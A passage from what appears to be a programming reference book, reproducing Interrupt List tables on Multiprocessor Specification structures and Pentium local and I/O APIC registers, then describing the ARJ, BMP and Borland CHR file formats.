 28h    WORD    length of extended entries following end of base table
                  (in bytes)
 2Ah    BYTE    checksum for extended table entries (includes only
                  extended entries following base table)
 2Ch    var     configuration table entries (see #M0115)
SeeAlso: #M0113

Format of Multiprocessor Specification configuration table entries:
Offset  Size    Description     (Table M0115)
 00h    BYTE    entry type code
```

```
                   00h processor
                   01h bus
                   02h I/O APIC
                   03h I/IO interrupt assignment
                   04h local interrupt assignment
                   80h system address space mapping
                   81h bus hierarchy descriptor
                   82h compatibility bus address space modifier
---processor---
 01h    BYTE       local APIC identifier
 02h    BYTE       local APIC version
 03h    BYTE       CPU flags
                   bit 0: processor usable
                   bit 1: bootstrap processor
 04h    WORD       CPU type
                   bits 11-8: CPU family
                   bits 7-4: CPU model
                   bits 3-0: stepping
                   (bits 11-0 all set indicate non-Intel-compatible CPU)
 06h  2 BYTEs      unused
 08h    DWORD      feature flags (as returned by Pentium CPUID instruction)
 0Ch  8 BYTEs      reserved
---bus---
 01h    BYTE       bus ID (assigned sequentially from 00h by BIOS)
 02h  6 BYTEs      bus type (blank-padded ASCII string) (see #M0116)
---I/O APIC---
 01h    BYTE       APIC identifier
 02h    BYTE       APIC version
 03h    BYTE       I/O APIC flags
                   bit 0: enabled
                   bits 7-1: reserved
 04h    DWORD      base address for APIC
---I/O,local interrupt assignment---
 01h    BYTE       interrupt type
                   00h vectored interrupt (from APIC)
                   01h NMI
                   02h system management interrupt
                   03h vectored interrupt (from external PIC)
 02h    BYTE       APIC control (see #M0117)
 03h    BYTE       unused
 04h    BYTE       source bus identifier
 05h    BYTE       source bus IRQ
 06h    BYTE       destination I/O APIC identifier
 07h    BYTE       destination I/O APIC interrupt pin number
---system address space mapping---
 01h    BYTE       entry length (14h)
 02h    BYTE       bus ID
 03h    BYTE       address type (00h I/O, 01h memory, 02h prefetch)
```

```
 04h    QWORD         starting address of region visible to bus
 0Ch    QWORD         length of region visible to bus
---bus hierarchy descriptor---
 01h    BYTE    entry length (08h)
 02h    BYTE    bus ID
 03h    BYTE    bus information
                bit 0: subtractive decoding
 04h    BYTE    ID of parent bus
 05h  3 BYTEs   reserved
---compatibility bus address space modifier---
 01h    BYTE    entry length (08h)
 02h    BYTE    bus ID
 03h    BYTE    address modifier
                bit 0: remove address ranges in predefined range list from
                          bus's address space
 04h    DWORD         number indicating predefined address space range to be removed
                00h ISA-compatible I/O range (x100h-x3FFh and aliases)
                01h VGA-compatible I/O range (x3B0h-x3BBh,x3C0h-x3DFh,aliases)
SeeAlso: #M0114

(Table M0116)
Values for Multiprocessor Specification bus name:
 "CBUS"               Corollary CBus
 "CBUSII"       Corollary CBus II
 "EISA"
 "FUTURE"       IEEE FutureBus
 "INTERN"       internal bus
 "ISA"
 "MBI"          Multibus I
 "MBII"         Multibus II
 "MCA"          Microchannel
 "MPI"
 "MPSA"
 "NUBUS"        Apple Macintosh NuBus
 "PCI"
 "PCMCIA"
 "TC"           DEC TurboChannel
 "VL"           VESA Local Bus
 "VME"          VMEbus
 "XPRESS"       Express System Bus
SeeAlso: #M0115

Bitfields for Multiprocessor Specification APIC control:
Bit(s)  Description     (Table M0117)
 1-0    input signal polarity
        00 conforms to bus specification
        01 active high
        10 reserved
```

```
         11 active low
 3-2     trigger mode
         00 conforms to bus specification
         01 edge-triggered
         10 reserved
         11 level-triggered
SeeAlso: #M0115
--------H-mFEC00000--------------------------
MEM FEC00000h - Pentium - 82379AB I/O APIC - I/O REGISTER SELECT
Size:    DWORD
Desc:    bits 7-0 of the I/O Register Select memory location specify which
          of the APIC's registers appears in the I/O Window at FExxx010h
Range: the Multiprocessor Specification calls for I/O APICs to be memory-
          mapped on 4K boundaries between FEC00000h and FEDFC000h; the Intel
          82379AB I/O APIC can be memory-mapped on any 1K boundary within
          FEC0000h-FEC0F800h
Note:    this memory-mapped register is also supported by the Intel 82093AA
          I/O APIC
SeeAlso: MEM FEC00010h,MEM FEE00000h,MEM xxxxh:xxx0h"Multiprocessor"
--------H-mFEC00010--------------------------
MEM FEC00010h - Pentium - 82379AB I/O APIC - I/O WINDOW
Size:    DWORD
Range: the Multiprocessor Specification calls for I/O APICs to be memory-
          mapped on 4K boundaries between FEC00000h and FEDFC000h
Note:    this memory-mapped register is also supported by the Intel 82093AA
          I/O APIC
SeeAlso: MEM FEC00010h

(Table M0118)
Values for Intel 82379AB/82093AA I/O APIC registers:
 00h     APIC ID
 01h     APIC version (read-only)
         bits 31-24: reserved
         bits 23-16: maximum redirection entry
         bits 15-8: reserved
         bits 7-0: APIC version (11h for 82093AA)
 02h     APIC arbitration ID (read-only)
         bits 31-28: reserved
         bits 27-24: arbitration ID
         bits 23-0: reserved
 10h-11h         redirection table entry 0 (10h=low DWORD, 11h=high DWORD)
 12h-13h         redirection table entry 1 (see !!!)
 ...
 2Eh-2Fh         redirection table entry 15
---82093AA only---
 30h-31h         redirection table entry 16
 ...
 3Eh-3Fh         redirection table entry 23
```

```
Bitfields for APIC redirection table entry:
Bit(s)  Description     (Table M0119)
 63-56  destination
!!!29056601.pdf pg. 10
 55-17  reserved
 16     interrupt mask
 15     trigger mode
 14     remote IRR (read-only)
 13     interrupt input pin polarity
 12     delivery status (read-only)
 11     destination mode
 10-8   delivery mode
 7-0    interrupt vector (10h-FEh)
--------H-mFEE00000--------------------------
MEM FEE00000h - Pentium - LOCAL APIC
Size:   4096 BYTEs
Notes:  the Advanced Programmable Interrupt Controller built into
          multiprocessor-capable Pentiums (P54C, etc. -- basically 75MHz and
          faster Pentiums) maps its registers into the top of the physical
          address space on data reads and writes, but not on code reads;
          data accesses to the APIC registers do not cause external bus
          cycles
        the APIC's registers are only visible when the APIC is enabled (which
          occurs at CPU reset when external data lines contain proper signals);
          all accesses to APIC registers should use 32-bit reads or writes, as
          8-bit and 16-bit accesses may produce unpredictable results
        the PentiumPro (P6) permits the address at which the local APIC
          appears to be changed with Model-Specific Register 0000001Bh
SeeAlso: MEM FEC00000h,MEM FEE00020h,MEM xxxxh:xxx0h"Multiprocessor"
SeeAlso: MSR 0000001Bh
--------H-mFEE00020--------------------------
MEM FEE00020h - Pentium - LOCAL APIC - LOCAL APIC ID REGISTER
Size:   DWORD
SeeAlso: MEM FEE00030h
--------H-mFEE00030--------------------------
MEM FEE00030h - Pentium - LOCAL APIC - LOCAL APIC VERSION REGISTER
Size:   DWORD
Note:   read-only
SeeAlso: MEM FEE00020h
--------H-mFEE00040--------------------------
MEM FEE00040h - Pentium - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE00050--------------------------
MEM FEE00050h - Pentium - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE00060--------------------------
MEM FEE00060h - Pentium - LOCAL APIC - RESERVED
```

SeeAlso: MEM FEE00000h
--------H-mFEE00070--------------------------
MEM FEE00070h - Pentium - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE00080--------------------------
MEM FEE00080h - Pentium - LOCAL APIC - TASK PRIORITY REGISTER (TPR)
Size: DWORD
--------H-mFEE00090--------------------------
MEM FEE00090h - Pentium - LOCAL APIC - ARBITRATION PRIORITY REGISTER (APR)
Size: DWORD
Note: read-only
--------H-mFEE000A0--------------------------
MEM FEE000A0h - Pentium - LOCAL APIC - END OF INTERRUPT REGISTER (EOI)
Size: DWORD
Note: write-only
--------H-mFEE000A0--------------------------
MEM FEE000A0h - Pentium - LOCAL APIC - PROCESSOR PRIORITY REGISTER (PPR)
Size: DWORD
Note: read-only
SeeAlso: MEM FEE00000h
--------H-mFEE000B0--------------------------
MEM FEE000B0h - Pentium - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE000C0--------------------------
MEM FEE000C0h - Pentium - LOCAL APIC - REMOTE READ REGISTER
Size: DWORD
Note: read-only
--------H-mFEE000D0--------------------------
MEM FEE000D0h - Pentium - LOCAL APIC - LOGICAL DURATION REGISTER (LDR)
Size: DWORD
SeeAlso: MEM FEE00000h
--------H-mFEE000E0--------------------------
MEM FEE000E0h - Pentium - LOCAL APIC - DESTINATION FORMAT REGISTER (DFR)
Size: DWORD
bits 27-0: read-only
bits 31-28: read-write
--------H-mFEE000F0--------------------------
MEM FEE000F0h - Pentium + - LOCAL APIC - SPURIOUS INTERRUPT VECTOR REGISTER
Size: DWORD

Bitfields for Local APIC Spurious Interrupt Vector register:
Bit(s) Description (Table M0126)
63-10 reserved
9 disable focus processor checking during lowest-priority delivery
8 APIC enabled by software
7-4 spurious vector number
3-0 reserved (1)
--------H-mFEE00100--------------------------

```
MEM FEE00100h - Pentium + - LOCAL APIC - IN-SERVICE REGISTER (ISR)
Size:	128 BYTEs
Note:	read-only
SeeAlso: MEM FEE00200h
--------H-mFEE00180--------------------------
MEM FEE00180h - Pentium + - LOCAL APIC - TRIGGER MODE REGISTER (TMR)
Size:	128 BYTEs
Note:	read-only
SeeAlso: MEM FEE00000h
--------H-mFEE00200--------------------------
MEM FEE00200h - Pentium + - LOCAL APIC - INTERRUPT REQUEST REGISTER (IRR)
Size:	128 BYTEs
Note:	read-only
SeeAlso: MEM FEE00100h
--------H-mFEE00280--------------------------
MEM FEE00280h - Pentium + - LOCAL APIC - ERROR STATUS REGISTER
Size:	DWORD
Note:	read-only

Bitfields for Pentium APIC error status register:
Bit(s)	Description	(Table M0120)
 0	send checksum error
 1	receive checksum error
 2	send accept error
 3	receive accept error
 4	reserved
 5	send illegal vector
 6	receive illegal vector
 7	illegal register address
 31-8	reserved
--------H-mFEE00300--------------------------
MEM FEE00300h - Pentium + - LOCAL APIC - INTERRUPT COMMAND REGISTER (ICR)
Size:	DWORD
Note:	this is the low half of the 64-bit ICR
SeeAlso: MEM FEE00310h,#M0121

Bitfields for Pentium APIC Interrupt Command Register:
Bit(s)	Description	(Table M0121)
 7-0	interrupt vector number
 10-8	delivery mode (see #M0122)
 11	destination mode
 12	delivery status (read-only)
	1 = transfer pending
 13	reserved
 14	level (0 = INIT Level Deassert message, 1 = anything else)
 15	trigger mode (1)
 17-16	remote read status (read-only)
 19-18	destination shorthand
```

```
          00 as specified by destination field
          01 self
          10 all including self
          11 all except self
 55-20  reserved
 63-56  destination for interrupt request or message
SeeAlso: #M0124

(Table M0122)
Values for Pentium APIC delivery mode:
 000b   fixed
 001b   lowest-priority
 010b   SMI
 011b   remote read
 100b   NMI
 101b   INIT
 110b   start up
 111b   reserved
SeeAlso: #M0121
--------H-mFEE00310-------------------------
MEM FEE00310h - Pentium + - LOCAL APIC - INTERRUPT COMMAND REGISTER (ICR)
Size:    DWORD
Note:    this is the high half of the 64-bit ICR
SeeAlso: MEM FEE00300h,#M0121
--------H-mFEE00320-------------------------
MEM FEE00320h - Pentium + - LOCAL APIC - LOCAL VECTOR TABLE ENTRY 0 (TIMER)
Size:    DWORD
SeeAlso: MEM FEE00350h,MEM FEE00370h,MEM FEE003E0h,INT 70h

Bitfields for Pentium APIC timer local vector entry:
Bit(s)   Description      (Table M0123)
 7-0     interrupt vector number
 11-8    reserved
 12      delivery status (read-only)
         1 = interrupt being sent to APIC
 15-13   reserved
 16      interrupt delivery disabled
 17      timer mode (0=one-shot, 1=periodic)
 31-18   reserved
SeeAlso: #M0125,#M0124
--------H-mFEE00330-------------------------
MEM FEE00330h - Pentium + - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE00340-------------------------
MEM FEE00340h - Pentium + - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE00350-------------------------
MEM FEE00350h - Pentium + - LOCAL APIC - LOCAL VECTOR TABLE ENTRY 1 (LINT0)
```

```
Size:    DWORD
SeeAlso: MEM FEE00320h,MEM FEE00360h

Bitfields for Pentium APIC LINTx local vector entry:
Bit(s)   Description      (Table M0124)
 7-0     interrupt vector number
 10-8    delivery mode
         000 fixed
         100 NMI
         111 external interrupt (8259A-compatibility)
 11      reserved
 12      delivery status (read-only)
         1 = interrupt being sent to APIC
 13      interrupt pin is active low
 14      remote IRR
 15      trigger mode
         0 edge-sensitive
         1 level-sensitive
 16      interrupt delivery disabled
 31-17   reserved
SeeAlso: #M0123
--------H-mFEE00360--------------------------
MEM FEE00360h - Pentium + - LOCAL APIC - LOCAL VECTOR TABLE ENTRY 2 (LINT1)
Size:    DWORD
SeeAlso: MEM FEE00350h,MEM FEE00370h,#M0124
--------H-mFEE00370--------------------------
MEM FEE00370h - Pentium + - LOCAL APIC - LOCAL VECTOR TABLE ENTRY 3 (Error)
Size:    DWORD
SeeAlso: MEM FEE00320h,MEM FEE00370h
--------H-mFEE00380--------------------------
MEM FEE00380h - Pentium + - LOCAL APIC - INITIAL COUNT REGISTER (ICR) TIMER
Size:    DWORD
Desc:    timer start value, which together with the Divide Configuration
           Register also determines its period when periodic mode has been
           selected
SeeAlso: MEM FEE00000h,MEM FEE00390h
--------H-mFEE00390--------------------------
MEM FEE00390h - Pentium + - LOCAL APIC - CURRENT COUNT REGISTER (CCR) TIMER
Size:    DWORD
Desc:    current timer count; when this value reaches zero, an interrupt is
           generated
Note:    read-only
SeeAlso: MEM FEE00380h
--------H-mFEE003A0--------------------------
MEM FEE003A0h - Pentium - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE003B0--------------------------
MEM FEE003B0h - Pentium - LOCAL APIC - RESERVED
```

```
SeeAlso: MEM FEE00000h
--------H-mFEE003C0-------------------------
MEM FEE003C0h - Pentium - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE003D0-------------------------
MEM FEE003D0h - Pentium - LOCAL APIC - RESERVED
SeeAlso: MEM FEE00000h
--------H-mFEE003E0-------------------------
MEM FEE003E0h - Pentium + - LOCAL APIC - TIMER DIVIDE CONFIGURATION REGISTER
Size:   DWORD
SeeAlso: MEM FEE00000h,MEM FEE00320h

Bitfields for Pentium (and later) APIC timer divide configuration:
Bit(s)  Description     (Table M0125)
 31-4   reserved
 3,1,0  divisor
        000 divide by 2
        001 by 4
        010 by 8
        ...
        110 by 128
        111 by 1
 2      zero (0)
Note:   the divisor determines the timer's time base relative to the processor
          clock
SeeAlso: #M0123
----------MFFFF0010-------------------------
MEM FFFFh:0010h - HIGH MEMORY AREA (HMA)
Size:   65520 BYTEs
```

## 71.5 Other resources

Wonderful documents on CMOS RAM, Far call interface list, Model Specific Registers, Assembler Opcodes, I2C Bus devices and System-management mode are part of RBIL. Because of space constraint I avoid listing them here. Anyhow they are available on CD.

# 72 File format Collections

“Beauty can trick you.”

File formats are usually represented in record/structure format. Almost all documents use Assembly language’s record format or C’s structure format or sometimes Pascal’s record format. In file formats, mostly we would come across the jargons: BYTE, WORD & DWORD. BYTE can be viewed as signed or unsigned char; WORD can be viewed as signed or unsigned int; DWORD can be viewed as signed or unsigned long.

## 72.1 File Formats Encyclopedia

The file formats encyclopedia found on CD has lots of file formats. For a quick and neat description, I strongly suggest you to have a look on CD.

In this chapter, I give you few file formats that I think will be useful. Most of them are from File Formats Encyclopedia and official documentations. For a full description, have a look on CD.

## 72.2 ARJ

### 72.2.1 Glimpse

Following documentation gives you overall picture about ARJ file format.

The ARJ program by Robert K. Jung is a "newcomer" which compares well to PKZip and LhArc in both compression and speed. An ARJ archive contains two types of header blocks, one archive main header at the head of the archive and local file headers before each archived file.

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | word | ID=0EA60h |
| 0002h | 1 | word | Basic header size (0 if end of archive) |
| 0004h | 1 | byte | Size of header including extra data |
| 0005h | 1 | byte | Archiver version number |
| 0006h | 1 | byte | Minimum version needed to extract |
| 0007h | 1 | byte | Host OS (see table 0002) |
| 0008h | 1 | byte | Internal flags, bitmapped :<br>0 - no password / password<br>1 - reserved<br>2 - file continues on next disk<br>3 - file start position field is available<br>4 - path translation ( "\" to "/" ) |

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0009h | 1 | byte | Compression method :<br>0 - stored<br>1 - compressed most<br>2 - compressed<br>3 - compressed faster<br>4 - compressed fastest |
| 000Ah | 1 | byte | File type :<br>0 - binary<br>1 - 7-bit text<br>2 - comment header<br>3 - directory<br>4 - volume label |
| 000Bh | 1 | byte | reserved |
| 000Ch | 1 | dword | Date/Time of original file in MS-DOS format |
| 0010h | 1 | dword | Compressed size of file |
| 0014h | 1 | dword | Original size of file |
| 0018h | 1 | dword | Original file's CRC-32 |
| 001Ah | 1 | word | Filespec position in filename |
| 001Ch | 1 | word | File attributes |
| 001Eh | 1 | word | Host data (currently not used) |
| ? | 1 | dword | Extended file starting position when used (see above) |
| | ? | char | ASCIIZ file name |
| | ? | char | Comment |
| ????h | 1 | dword | Basic header CRC-32 |
| ????h | 1 | word | Size of first extended header (0 if none) = "SIZ" |
| ????h+"SIZ"+2 | 1 | dword | Extended header CRC-32 |
| ????h+"SIZ"+6 | ? | byte | Compressed file |

(Table 0002)

ARJ HOST-OS types
0 - MS-DOS
1 - PRIMOS
2 - UNIX
3 - AMIGA
4 - MAC-OS (System xx)
5 - OS/2
6 - APPLE GS
7 - ATARI ST
8 - NeXT
9 - VAX VMS

## 72.2.2 Official documentation

ARJ archives contains two types of header blocks:

Archive main header - This is located at the head of the archive
Local file header - This is located before each archived file

| Structure of main header (low order byte first): | |
|---|---|
| **Bytes** | **Description** |
| 2 | header id (main and local file) = 0x60 0xEA |
| 2 | basic header size (from 'first_hdr_size' thru 'comment' below)<br>= first_hdr_size + strlen(filename) + 1 + strlen(comment) + 1<br>= 0 if end of archive<br>maximum header size is 2600 |
| 1 | first_hdr_size (size up to and including 'extra data') |
| 1 | archiver version number |
| 1 | minimum archiver version to extract |
| 1 | host OS (0 = MSDOS, 1 = PRIMOS, 2 = UNIX, 3 = AMIGA, 4 = MAC-OS)<br>(5 = OS/2, 6 = APPLE GS, 7 = ATARI ST, 8 = NEXT)<br>(9 = VAX VMS) |
| 1 | arj flags<br>(0x01 = NOT USED)(0x02 = OLD_SECURED_FLAG)<br>(0x04 = VOLUME_FLAG) indicates presence of succeeding Volume<br>(0x08 = NOT USED)(0x10 = PATHSYM_FLAG) indicates archive name translated ("\" changed to "/")<br>(0x20 = BACKUP_FLAG) indicates backup type archive<br>(0x40 = SECURED_FLAG) |
| 1 | security version (2 = current) |
| 1 | file type (must equal 2) |
| 1 | reserved |
| 4 | date time when original archive was created |
| 4 | date time when archive was last modified |
| 4 | archive size (currently used only for secured archives) |
| 4 | security envelope file position |
| 2 | filespec position in filename |
| 2 | length in bytes of security envelope data |
| 2 | (currently not used) |
| ? | (currently none) |
| ? | filename of archive when created (null-terminated string) |
| ? | archive comment (null-terminated string) |
| 4 | basic header CRC |
| 2 | 1st extended header size (0 if none) |
| ? | 1st extended header (currently not used) |
| 4 | 1st extended header's CRC (not present when 0 extended header size) |

| Structure of local file header (low order byte first): | |
|---|---|
| **Bytes** | **Description** |
| 2 | header id (main and local file) = 0x60 0xEA |
| 2 | basic header size (from 'first_hdr_size' thru 'comment' below)<br>= first_hdr_size + strlen(filename) + 1 + strlen(comment) + 1<br>= 0 if end of archive<br>maximum header size is 2600 |
| 1 | first_hdr_size (size up to and including 'extra data') |
| 1 | archiver version number |
| 1 | minimum archiver version to extract |
| 1 | host OS (0 = MSDOS, 1 = PRIMOS, 2 = UNIX, 3 = AMIGA, 4 = MAC-OS)<br>(5 = OS/2, 6 = APPLE GS, 7 = ATARI ST, 8 = NEXT) (9 = VAX VMS) |
| 1 | arj flags (0x01 = GARBLED_FLAG) indicates passworded file (0x02 = NOT USED)<br>(0x04 = VOLUME_FLAG) indicates continued file to next volume (file is split)<br>(0x08 = EXTFILE_FLAG) indicates file starting position field (for split files)<br>(0x10 = PATHSYM_FLAG) indicates filename translated ("\" changed to "/")<br>(0x20 = BACKUP_FLAG) indicates file marked as backup |
| 1 | method (0 = stored, 1 = compressed most ... 4 compressed fastest) |
| 1 | file type (0 = binary, 1 = 7-bit text)(3 = directory, 4 = volume label) |
| 1 | reserved |
| 4 | date time modified |
| 4 | compressed size |
| 4 | original size (this will be different for text mode compression) |
| 4 | original file's CRC |
| 2 | filespec position in filename |
| 2 | file access mode |
| 2 | host data (currently not used) |
| ? | extra data |
| 4 | bytes for extended file starting position when used (these bytes are present when EXTFILE_FLAG is set).<br>0 bytes otherwise. |
| ? | filename (null-terminated string) |
| ? | comment (null-terminated string) |
| 4 | basic header CRC |
| 2 | 1st extended header size (0 if none) |
| ? | 1st extended header (currently not used) |
| 4 | 1st extended header's CRC (not present when 0 extended header size) |
| | ... |
| ? | compressed file |

| Time stamp format: | | |
|---|---|---|
| | | |
| 31 30 29 28 27 26 25 | 24 23 22 21 | 20 19 18 17 16 |
| <---- year-1980 ---> | <- month -> | <--- day ----> |
| | | |
| 15 14 13 12 11 | 10 9 8 7 6 5 | 4 3 2 1 0 |
| <--- hour ---> | <---- minute ---> | <- second/2 -> |

# 72.3 BMP

Windows bitmap files are stored in a device-independent bitmap (DIB) format that allows Windows to display the bitmap on any type of display device. The term "device independent" means that the bitmap specifies pixel color in a form independent of the method used by a display to represent color. The default filename extension of a Windows DIB file is .BMP.

**Bitmap-File Structures**

Each bitmap file contains a bitmap-file header, a bitmap-information header,a color table, and an array of bytes that defines the bitmap bits. The file has the following form:

```
BITMAPFILEHEADER     bmfh;
BITMAPINFOHEADER     bmih;
RGBQUAD              aColors[];
BYTE                 aBitmapBits[];
```

The bitmap-file header contains information about the type, size, and layout of a device-independent bitmap file. The header is defined as a BITMAPFILEHEADER structure.

The bitmap-information header, defined as a BITMAPINFOHEADER structure, specifies the dimensions, compression type, and color format for the bitmap.

The color table, defined as an array of RGBQUAD structures, contains as many elements as there are colors in the bitmap. The color table is not present for bitmaps with 24 color bits because each pixel is represented by 24-bitred-green-blue (RGB) values in the actual bitmap data area. The colors in the table should appear in order of importance. This helps a display driver render a bitmap on a device that cannot display as many colors as there are in the bitmap. If the DIB is in Windows version 3.0 or later format, the driver can use the biClrImportant member of the BITMAPINFOHEADER structure to determine which colors are important.

The BITMAPINFO structure can be used to represent a combined bitmap-information header and color table. The bitmap bits, immediately following the color table, consist of an array of BYTE values representing consecutive rows, or "scan lines," of the bitmap. Each scan line consists of consecutive bytes representing the pixels in the scan line, in left-to-right order. The number of bytes representing a scan line depends on the color format and the width, in pixels, of the bitmap. If necessary, a scan line must be zero-padded to end on a 32-bit boundary. However, segment boundaries can appear anywhere in the bitmap. The scan lines in the bitmap are stored from bottom up. This means that the first byte in the array represents the pixels in the lower-left corner of the bitmap and the last byte represents the pixels in the upper-right corner.

The biBitCount member of the BITMAPINFOHEADER structure determines the number of bits that define each pixel and the maximum number of colors in the bitmap. These members can have any of the following values:

| Value | Meaning |
|---|---|
| 1 | Bitmap is monochrome and the color table contains two entries. Each bit in the bitmap array represents a pixel. If the bit is clear, the pixel is displayed with the color of the first entry in the color table. If the bit is set, the pixel has the color of the second entry in the table. |
| 4 | Bitmap has a maximum of 16 colors. Each pixel in the bitmap is represented by a 4-bit index into the color table. For example, if the first byte in the bitmap is 0x1F, the byte represents two pixels. The first pixel contains the color in the second table entry, and the second pixel contains the color in the sixteenth table entry. |
| 8 | Bitmap has a maximum of 256 colors. Each pixel in the bitmap is represented by a 1-byte index into the color table. For example, if the first byte in the bitmap is 0x1F, the first pixel has the color of the thirty-second table entry. |
| 24 | Bitmap has a maximum of 2^24 colors. The bmiColors (or bmciColors) member is NULL, and each 3-byte sequence in the bitmap array represents the relative intensities of red, green, and blue, respectively, for a pixel. |

The biClrUsed member of the BITMAPINFOHEADER structure specifies the number of color indexes in the color table actually used by the bitmap. If the biClrUsed member is set to zero, the bitmap uses the maximum number of colors corresponding to the value of the biBitCount member. An alternative form of bitmap file uses the BITMAPCOREINFO, BITMAPCOREHEADER, and RGBTRIPLE structures.

**Bitmap Compression**

Windows versions 3.0 and later support run-length encoded (RLE) formats for compressing bitmaps that use 4 bits per pixel and 8 bits per pixel.
Compression reduces the disk and memory storage required for a bitmap.

**Compression of 8-Bits-per-Pixel Bitmaps**

When the biCompression member of the BITMAPINFOHEADER structure is set to BI_RLE8, the DIB is compressed using a run-length encoded format for a 256-color bitmap. This format uses two modes: encoded mode and absolute mode. Both modes can occur anywhere throughout a single bitmap.

### Encoded Mode

A unit of information in encoded mode consists of two bytes. The first byte specifies the number of consecutive pixels to be drawn using the color index contained in the second byte. The first byte of the pair can be set to zero to indicate an escape that denotes the end of a line, the end of the bitmap, or a delta. The interpretation of the escape depends on the value of the second byte of the pair, which must be in the range 0x00 through 0x02.
Following are the meanings of the escape values that can be used in the second byte:

| Second byte | Meaning |
|---|---|
| 0 | End of line. |
| 1 | End of bitmap. |
| 2 | Delta. The two bytes following the escape contain unsigned values indicating the horizontal and vertical offsets of the next pixel from the current position. |

### Absolute Mode

Absolute mode is signaled by the first byte in the pair being set to zero and the second byte to a value between 0x03 and 0xFF. The second byte represents the number of bytes that follow, each of which contains the color index of a single pixel. Each run must be aligned on a word boundary.
Following is an example of an 8-bit RLE bitmap (the two-digit hexadecimal values in the second column represent a color index for a single pixel):

| Compressed data | Expanded data |
|---|---|
| 03 04 | 04 04 04 |
| 05 06 | 06 06 06 06 06 |
| 00 03 45 56 67 00 | 45 56 67 |
| 02 78 | 78 78 |
| 00 02 05 01 | Move 5 right and 1 down |
| 02 78 | 78 78 |
| 00 00 | End of line |
| 09 1E | 1E 1E 1E 1E 1E 1E 1E 1E 1E |
| 00 01 | End of RLE bitmap |

### Compression of 4-Bits-per-Pixel Bitmaps

When the biCompression member of the BITMAPINFOHEADER structure is set to BI_RLE4, the DIB is compressed using a run-length encoded format for a 16-color bitmap. This format uses two modes: encoded mode and absolute mode.

### Encoded Mode

A unit of information in encoded mode consists of two bytes. The first byte of the pair contains the number of pixels to be drawn using the color indexes in the second byte.

The second byte contains two color indexes, one in its high-order nibble (that is, its low-order 4 bits) and one in its low-order nibble.

The first pixel is drawn using the color specified by the high-order nibble, the second is drawn using the color in the low-order nibble, the third is drawn with the color in the high-order nibble, and so on, until all the pixels specified by the first byte have been drawn.

The first byte of the pair can be set to zero to indicate an escape that denotes the end of a line, the end of the bitmap, or a delta. The interpretation of the escape depends on the value of the second byte of the pair. In encoded mode, the second byte has a value in the range 0x00 through 0x02. The meaning of these values is the same as for a DIB with 8 bits per pixel.

### Absolute Mode

In absolute mode, the first byte contains zero, the second byte contains the number of color indexes that follow, and subsequent bytes contain color indexes in their high- and low-order nibbles, one color index for each pixel. Each run must be aligned on a word boundary.

Following is an example of a 4-bit RLE bitmap (the one-digit hexadecimal values in the second column represent a color index for a single pixel):

| Compressed data | Expanded data |
|---|---|
| 03 04 | 0 4 0 |
| 05 06 | 0 6 0 6 0 |
| 00 06 45 56 67 00 | 4 5 5 6 6 7 |
| 04 78 | 7 8 7 8 |
| 00 02 05 01 | Move 5 right and 1 down |
| 04 78 | 7 8 7 8 |
| 00 00 | End of line |
| 09 1E | 1 E 1 E 1 E 1 E 1 |
| 00 01 | End of RLE bitmap |

### Bitmap Example

The following example is a text dump of a 16-color bitmap (4 bits per pixel):

```
Win3DIBFile
              BitmapFileHeader
                  Type        19778
                  Size        3118
                  Reserved1   0
                  Reserved2   0
                  OffsetBits  118
              BitmapInfoHeader
                  Size             40
                  Width            80
                  Height           75
```

```
            Planes          1
            BitCount        4
            Compression     0
            SizeImage       3000

            XPelsPerMeter   0
            YPelsPerMeter   0
            ColorsUsed      16
            ColorsImportant 16
          Win3ColorTable
            Blue  Green  Red  Unused
[00000000]     84    252    84   0
[00000001]     252   252    84   0
[00000002]     84    84     252  0
[00000003]     252   84     252  0
[00000004]     84    252    252  0
[00000005]     252   252    252  0
[00000006]     0     0      0    0
[00000007]     168   0      0    0
[00000008]     0     168    0    0
[00000009]     168   168    0    0
[0000000A]     0     0      168  0
[0000000B]     168   0      168  0
[0000000C]     0     168    168  0
[0000000D]     168   168    168  0
[0000000E]     84    84     84   0
[0000000F]     252   84     84   0
          Image
  .
  .                              Bitmap data
  .
```

## 72.4 CHR

Following is the official documentation of CHR file format.

```
The structure of Borland .CHR (stroke) files is as follows:

  offset 0h is a Borland header:

      HeaderSize     equ    080h
      DataSize       equ    (size of font file)
      descr          equ    "Triplex font"
      fname          equ    "TRIP"
      MajorVersion   equ    1
      MinorVersion   equ    0
```

| | |
|---|---|
| db | 'PK',8,8 |
| db | 'BGI ',descr,'  V' |

| | |
|---|---|
| db | MajorVersion+'0' |
| db | (MinorVersion / 10)+'0',(MinorVersion mod 10)+'0' |
| db | ' - 19 October 1987',0DH,0AH |
| db | 'Copyright (c) 1987 Borland International', 0dh,0ah |
| db | 0,1ah ; null & ctrl-Z = end |
| | |
| dw | HeaderSize ; size of header |
| db | fname ; font name |
| dw | DataSize ; font file size |
| db | MajorVersion,MinorVersion ; version #'s |
| db | 1,0 ; minimal version #'s |
| | |
| db | (HeaderSize - $) DUP (0) ; pad out to header size |

At offset 80h starts data for the file:

| | |
|---|---|
| 80h | '+' flags stroke file type |
| 81h-82h | number chars in font file (n) |
| 83h | undefined |
| 84h | ASCII value of first char in file |
| 85h-86h | offset to stroke definitions (8+3n) |
| 87h | scan flag (normally 0) |
| 88h | distance from origin to top of capital |
| 89h | distance from origin to baseline |
| 90h | distance from origin to bottom descender |
| 91h-95h | undefined |
| 96h | offsets to individual character definitions |
| 96h+2n | width table (one word per character) |
| 96h+3n | start of character definitions |

The individual character definitions consist of a variable number of words describing the operations required to render a character. Each word consists of an (x,y) coordinate pair and a two-bit opcode, encoded as shown here:

| **Byte 1** | 7 | 6 5 4 3 2 1 0 bit # |
|---|---|---|
| | op1 | <seven bit signed X coord> |

| **Byte 2** | 7 | 6 5 4 3 2 1 0 bit # |
|---|---|---|
| | op2 | <seven bit signed Y coord> |

# 72.5 COM

